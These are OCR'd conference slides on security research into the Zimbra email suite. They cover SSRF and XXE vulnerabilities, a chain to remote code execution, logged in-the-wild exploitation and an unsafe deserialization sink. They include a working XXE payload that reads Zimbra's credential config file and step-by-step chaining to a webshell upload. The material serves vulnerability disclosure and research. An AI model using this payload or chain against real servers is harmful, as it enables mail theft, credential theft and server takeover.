
POPPING ODAYS OUT OF A THICK JAVA APP

A DIVE INTO ZIMBRA

An Trinh

Zimbra?

- Popular email suite → Critical asset in an engagement
- For fun ~~and profit~~




Zim

- CV

17	Non-Persistent XSS CWE-79	CVE-2018-14013	4.3	Minor
20	Persistent XSS CWE-79	CVE-2018-18631	5.0	Major
18	Non-Persistent CWE-79	CVE-2018-14013	2.6	Minor
21	Limited Content Spoofing CWE-345	CVE-2018-17938	4.3	Minor
12	Account Enumeration CWE-203	CVE-2018-15131	5.0	Major
70	Persistent XSS CWE-79			
02	Persistent XSS CWE-79			
63	Verbose Error Messages CWE-209			
62	Account Enumeration CWE-203			
94	Persistent XSS CWE-199			
9	CSRF CWE-352			
86	Persistent XSS CWE-79			
65	Persistent XSS CWE-79			
63	Host header injection CWE-20			
48 49	Persistent XSS CWE-79	CVE-2018-10948	3.5	Minor
25	Persistent XSS - snippet CWE-79	CVE-2017-8802	3.5	Minor
78	Persistent XSS - location CWE-79	CVE-2017-8783	4.0	Minor
12	Improper limitation of file paths CWE-22	CVE-2017-6821	4.0	Minor
84	Improper handling of privileges CWE-280	CVE-2017-6813	4.0	Major
11	Limited XXE CWE-611	CVE-2016-9924	4.3	Minor
12	Persistent XSS CWE-79	CVE-2017-7288	4.3	Minor

12	Persistent XSS CWE-79	CVE-2017-7288	4.3	Minor
01 74	XSS CWE-79	CVE-2016-5721	4.3 2.1	Minor
52 03	XSS CWE-79	CVE-2016-3999	4.3	Minor
77	-	CVE-2016-4019	4.3	Minor
94 56	CSRF CWE-352	CVE-2016-3406	2.6	Minor
22 10 71 75	XSS CWE-79	CVE-2016-3407	4.3 3.5 4.3 2.1	Minor
		CVE-2016-3412	3.5	Minor
		CVE-2016-3413	2.6	Minor
		CVE-2016-3405	4.3	Minor
		CVE-2016-3404	4.3	Minor
		CVE-2016-3410	4.3	Minor
		CVE-2016-3411	3.5	Minor
		CVE-2016-3409	4.3	Minor
		CVE-2016-3415	5.8	Major
27	CWE-502	n/a	7.5	Major
29	CWE-674	CVE-2016-3414	4.0	Minor
13	XSS CWE-79	CVE-2016-3408	4.3	Minor
85 99	CSRF CWE-352	CVE-2016-3403	5.8	Major
0	-	CVE-2016-3401	3.5	Minor
7	-	CVE-2016-3402	2.6	Minor
85 86	Persistent XSS CWE-79	CVE-2015-7609	6.4 2.3	Major

- Target: inspect server-side vulns
- Abstract away the code-review process
  - Tracing the ‘source’
  - Walk-back the ‘sink’
  - Patch review



recon

- Mapping attack surfaces
  - Web: HTTP/S 8443
  - Services: XMPP (instant messaging), LMTP (internal mail transfer), Memcached (caching)
  - Authentication: token-based, depending on 1.admin/user priv & 2.normal 8443 webport/admin 7071 webport
  - Authorization: 7071 admin > 8443 admin > 8443 user

recon – explore web surface

- View component (frontend) is JSP & JSTL
- Backend is handled through SOAP calls
- SOAP service is directly accessible > Inspect SOAP services

Source-tracing analysis

First bug - SSRFs in web component

- SSRF: Simple bug
  - getting lots of attention lately
  - easy way to access internal services
- FeedManager blind SSRF CVE-2019-9681
  - Limited

First bug - SSRFs in web component

- Follows simple pattern

```
HttpClient client =
    ZimbraHttpConnectionManager.getExternalHttpConnMgr().newHttpClient();
GetMethod get = new GetMethod(userinput);
HttpClientUtil.executeMethod(client, get);
```

→ Traced and catched the rest of this type

- ProxyServlet SSRF CVE-2019-9621
  - root cause not fixed, but now requires 7071 admin privileges
- Left-over code SSRF
  - sfdc_preauth.jsp pre-auth SSRF
  - Vendor chose to not respond to this one!

Weaponizing SSRF

- Break application model part 1
- HTTP is text-based protocol
- As is LMTP (port 7025) and Memcached (port 11211):
  - LMTP is used for internal-domain email transfer. HTTP smuggled into LMTP allows one to craft and forge arbitrary emails in Zimbra storage
  - Memcached is partly used for request proxy routing. HTTP smuggled into Memcached allows directing login requests to another server under his control, stealing user's password on login

Dead end…?

- Zimbra has hardened security in other core services e.g. authentication, privileges handling… > Find a new attack vector
- Try to extend another past vulnerability: CVE-2016-9924 XXE
- But also another a dead end
    - Zimbra update ZCS-777 fixes all possible parsers that can inject XML

Unorthodox methodology

Second bug – Patch-gapping XXE

- From target's structure, we know Zimbra uses tons of XML
- Upon reviewing ZCS-777 we discovered CVE-2019-9670, a patch gapping!
- Fixed on main repo but yet to port to mainstream version 8.7


AutoDiscoverServlet › doPost()


```
        }
    }

    String email = null;
    responseSchema = null;

    DocumentBuilder docBuilder;
    try {
        DocumentBuilderFactory docBuilderFactory = DocumentBuilderFactory.newInstance();
        docBuilder = docBuilderFactory.newDocumentBuilder();
        Document doc = docBuilder.parse(new InputSource(new StringReader(content)));
        NodeList nList = doc.getElementsByTagName("Request");

        for(int i = 0; i < nList.getLength(); ++i) {
            Node node = nList.item(i);
            if (node.getNodeType() == 1) {
```

```
198         String responseSchema = null;
199
200         try {
201             DocumentBuilderFactory docBuilderFactory = makeDocumentBuilderFactory();
202             DocumentBuilder docBuilder = docBuilderFactory.newDocumentBuilder();
203             Document doc = docBuilder.parse(new InputSource(new StringReader(content)));
204             NodeList nList = doc.getElementsByTagName("Request");
205
206             for (int i = 0; i < nList.getLength(); i++) {
207                 Node node = nList.item(i);
208                 if (node.getNodeType() == Node.ELEMENT_NODE) {
209                     Element element = (Element) node;
210                     email = getTagValue("EMailAddress", element);
211                     responseSchema = getTagValue("AcceptableResponseSchema", element);
644     public static DocumentBuilderFactory makeDocumentBuilderFactory() throws Par
645         DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();
646         factory.setNamespaceAware(true);
647         // XXE attack prevention
648         factory.setFeature(Constants.DISALLOW_DOCTYPE_DECL, true);
649         factory.setFeature(Constants.EXTERNAL_GENERAL_ENTITIES, false);
650         factory.setFeature(Constants.EXTERNAL_PARAMETER_ENTITIES, false);
651         factory.setFeature(Constants.LOAD_EXTERNAL_DTD, false);
652         factory.setXIncludeAware(false);
653         factory.setExpandEntityReferences(false);
654         return factory;
655     }
```

Second bug – Forgotten-code XXE

- Upon digging some seemingly-forgotten code, we discovered CVE-2018-20160.
- Resides in XMPP protocol handling
- The vulnerable code was ported from a third party long time ago (before ZCS-777)





Weaponizing XXE

- Most email apps store emails file-based
- No encryption involved, for optimal throughput
- Zimbra storage under

```
/opt/zimbra/store/0/
```

- Exploiting XXE on Java gives full directory listing and file reading > XXE alone allows pulling all available emails, including attachments


THAT'S COOL
BUT IT'S NOT RCE
HISTORY.COM
imgflip.com

Weaponizing SSRF & XXE

- Break application model part 2. File-read to RCE.
  - XXE to read application's config file including credentials for system account zimbra

Weaponizing SSRF & XXE

Advanced XXE exploit, no outbound connection

```
<?xml version="1.0" ?>
<!DOCTYPE Request [
    <!ENTITY % local_dtd SYSTEM "file:///opt/zimbra/data/httpd/manual/style/sitemap.dtd">
    <!ENTITY % common '
    <!ENTITY &#37; start "<&#33;&#91;&#67;&#68;&#65;&#84;&#65;&#91; ">
    <!ENTITY &#37; target SYSTEM "file:///opt/zimbra/conf/localconfig.xml">
    <!ENTITY &#37; end " &#32;&#93;&#93;>">
    <!ENTITY &#x25; eval "<!ENTITY &#x25; out
&#x27;&#x25;start;&#x25;target;&#x25;end;&#x27;>">&#x25;eval;
    '>%local_dtd;
]>
<Request>
    <EMailAddress>foo</EMailAddress>
    <AcceptableResponseSchema>&out;</AcceptableResponseSchema>
</Request>
```

Zimbra internal dtd

[CDATA[wrapper

returned in HTTP response

Target file

Weaponizing SSRF & XXE

- Break application model part 2. File-read to RCE.
  - XXE to read application's config file including credentials for system account zimbra
  - Get normal user token

Zimbra hidden feature 1: Change 8443 Auth SOAP call from **`name='user'`** to adminName='zimbra' will return a 8443 user token for system accounts (not do-able otherwise)

Weaponizing SSRF & XXE

- Break application model part 2. File-read to RCE.
  - XXE to read application's config file including credentials for system account zimbra
  - Get normal user token
  - Auth'd SSRF to get token for 7071 admin

Weaponizing SSRF & XXE

- Break application model part 2. File-read to RCE.
  - XXE to read application's config file including credentials for system account zimbra
  - Get normal user token
  - Auth'd SSRF to get token for 7071 admin
  - Use admin's ClientUploader to upload webshell

Zimbra hidden feature 2: ClientUploader arbitrary upload existed since 2013 LFD exploit. Zimbra overlooked it

Weaponizing SSRF & XXE

- Break application model part 2. File-read to RCE.
  - XXE to read application's config file including credentials for system account zimbra
  - Get normal user token
  - Auth'd SSRF to get token for 7071 admin
  - Use admin's ClientUploader to upload webshell

→ Needed to understand app-specifics internal feature **i.e**. admin token granting and taking a good look at past exploits **i.e.** ClientUploader

Weaponizing SSRF & XXE

CVE-2019-9670 being actively exploited

Post Reply | Search this topic... | 240 posts | 1 2 3 4 5 ... 24

maxxer
Advanced member
ADVANCED MEMBER

Posts: 137
Joined: Fri Oct 04, 2013 2:12 am
Contact: ...

CVE-2019-9670 being actively exploited

by **maxxer** » Wed Apr 03, 2019 2:32 pm

As many repoted on IRC, the latest security bug found in Zimbra is being actively exploited in the wild.

It's easy to find a compromised install because the exploit campaign creates **/tmp/zmcat** binary on the system. It also downloads two *.sh* files used to fetch the binary from 185[.]106.120.118.

This is what I found in my nginx access log, so as a temporary mitigation one could block *python-requests* user agent (other than installing the patch, that is).

Code: Select all

```
104.168.158.113:48768 - - [02/Apr/2019:11:49:43 +0200]  "POST /AutoDiscover/
HTTP/1.1" 503 13388 "-" "python-requests/2.9.1" "10.0.0.5:8443"
104.168.158.113:48770 - - [02/Apr/2019:11:49:45 +0200]  "POST /service/soap
HTTP/1.1" 200 1042 "-" "python-requests/2.9.1" "10.0.0.5:8443"
104.168.158.113:48772 - - [02/Apr/2019:11:49:47 +0200]  "POST
/service/proxy?target=https://127.0.0.1:7071/service/admin/soap/ HTTP/1.1"
200 1057 "-" "python-requests/2.9.1" "1
0.0.0.5:8443"
104.168.158.113:48774 - - [02/Apr/2019:11:49:49 +0200]  "POST
/service/extension/clientUploader/upload HTTP/1.1" 200 292 "-" "python-
requests/2.9.1" "10.0.0.5:8443"
104.168.158.113:48776 - - [02/Apr/2019:11:49:51 +0200]  "GET
/downloads/PS1q.jsp?pwd=bduXyq HTTP/1.1" 200 468 "-" "python-requests/2.9.1"
```

Metasploit Wrap-Up

https://blog.rapid7.com/2019/04/12/meta

the WordPress server.

Zimbra RCE

In the blog post A Saga of Code Executions on Zimbra by An Trinh, a vulnerability chain is described that would allow an unauthenticated user to get remote code execution on vulnerable versions of Zimbra. jrobles-r7 submitted a Metasploit module that follows the exploit path in the "Breaking Zimbra part 1" section of the post. The exploit starts by retrieving a password in a Zimbra configuration file using an XXE vulnerability in the AutodiscoverServlet. The credentials are used to get a user cookie, which is needed in the SSRF exploit to get an admin cookie by proxying an AuthRequest to the admin port. After getting an admin cookie, the exploit finishes by uploading and executing a webshell.

New modules (4)

- Zimbra Collaboration Autodiscover Servlet XXE and ProxyServlet SSRF by An Trinh, Khanh Viet Pham, and Jacob Robles, which exploits CVE-2019-9670 and CVE-2019-9621

Sink-backtracing analysis

Third bug - Unsafe deserialization

Third bug - Unsafe deserialization

- Classic bug on the rise since 2016
- Zimbra has a feature that relies on caching: IMAP caches
  - When users are inactive or log off, Zimbra stores mailbox data into Memcached
  - When user goes active, Zimbra fetches the data from Memcached and deserialize it into their original mailbox


```
private static final class ImapMemcachedSerializer implements MemcachedSerializer<ImapFolder> {
    ImapMemcachedSerializer()  { }

    @Override
    public Object serialize(ImapFolder folder) throws ServiceException {
        ByteArrayOutputStream bout = new ByteArrayOutputStream();
        try (ObjectOutputStream oout = new ObjectOutputStream(bout)) {
            oout.writeObject(folder);
        } catch (Exception e) {
            throw ServiceException.FAILURE( message: "Failed to serialize ImapFolder", e);
        }
        return bout.toByteArray();
    }


    @Override
    public ImapFolder deserialize(Object obj) throws ServiceException {
        ObjectInputStream in = null;
        try {
            in = new ObjectInputStream(new ByteArrayInputStream((byte[]) obj));
            return (ImapFolder) in.readObject();
        } catch (Exception e) {
            throw ServiceException.FAILURE( message: "Failed to deserialize ImapFolder", e);
        } finally {
            Closeables.closeQuietly(in);
        }
    }
```

Deserialization? Use CommonsColle…

- Zimbra keeps most of their libraries up-to-date
- All of the gadgets currently in ysoserial won't work

https://github.com/Zimbra/zm-mailbox/blob/develop/store/ivy.xml

